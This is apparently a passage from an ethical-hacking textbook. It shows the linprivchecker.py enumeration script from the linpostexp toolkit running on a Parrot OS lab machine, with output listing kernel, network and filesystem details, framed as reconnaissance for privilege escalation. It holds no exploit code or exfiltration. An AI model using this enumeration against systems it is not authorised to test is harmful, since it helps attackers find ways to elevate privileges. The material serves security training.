
  As shown in the screenshot, using this tool, attackers can obtain information about the kernel, filesystems, superuser, sudoers, sudo version, etc. Attackers can use this information to exploit vulnerabilities present in the kernel to elevate their privileges. The following command is used to extract this information about the target system:

  `#python linprivchecker.py`



```
┌─[root@parrot]─[/home/attacker/Downloads/linpostexp-master]
└──╼ #python linprivchecker.py
=================================================================================================
LINUX PRIVILEGE ESCALATION CHECKER
=================================================================================================

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 5.14.0-9parrot1-amd64 (team@parrotsec.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 2021011
0, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.14.9-9parrot1 (2021-10-26)

[+] Hostname
    parrot

[+] Operating System
    Parrot OS 5.0 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.1.13  netmask 255.255.255.0  broadcast 10.10.1.255
    inet6 fe80::deb2:9b3b:5490:d89b  prefixlen 64  scopeid 0x20<link>
    ether 02:15:5d:03:56:67  txqueuelen 1000  (Ethernet)
    RX packets 18182  bytes 15689507 (14.9 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 4514  bytes 1731351 (1.6 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```

Figure 6.127: Screenshot of linpostexp displaying kernel details




```
[*] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    udev on /dev type devtmpfs (rw,nosuid,relatime,size=4018268k,nr_inodes=1004567,mode=755,inode64)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,nodev,noexec,relatime,size=813092k,mode=755,inode64)
    /dev/sda1 on / type btrfs (rw,noatime,nodiratime,nodatasum,nodatacow,space_cache,autodefrag,subvo
lid=257,subvol=/@)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,inode64)
    tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k,inode64)
    cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate,memory_recursi
veprot)
    pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
    none on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
    systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=29,pgrp=1,timeout=0,minproto=5,
maxproto=5,direct,pipe_ino=19260)
    mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
    hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
    debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
    tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
    fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
    configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
    /dev/sda1 on /home type btrfs (rw,noatime,nodiratime,nodatasum,nodatacow,space_cache,autodefrag,s
ubvolid=258,subvol=/@home)
    binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=813088k,nr_inodes=203272,mode=7
```

Figure 6.128: Screenshot of linpostexp showing filesystem info

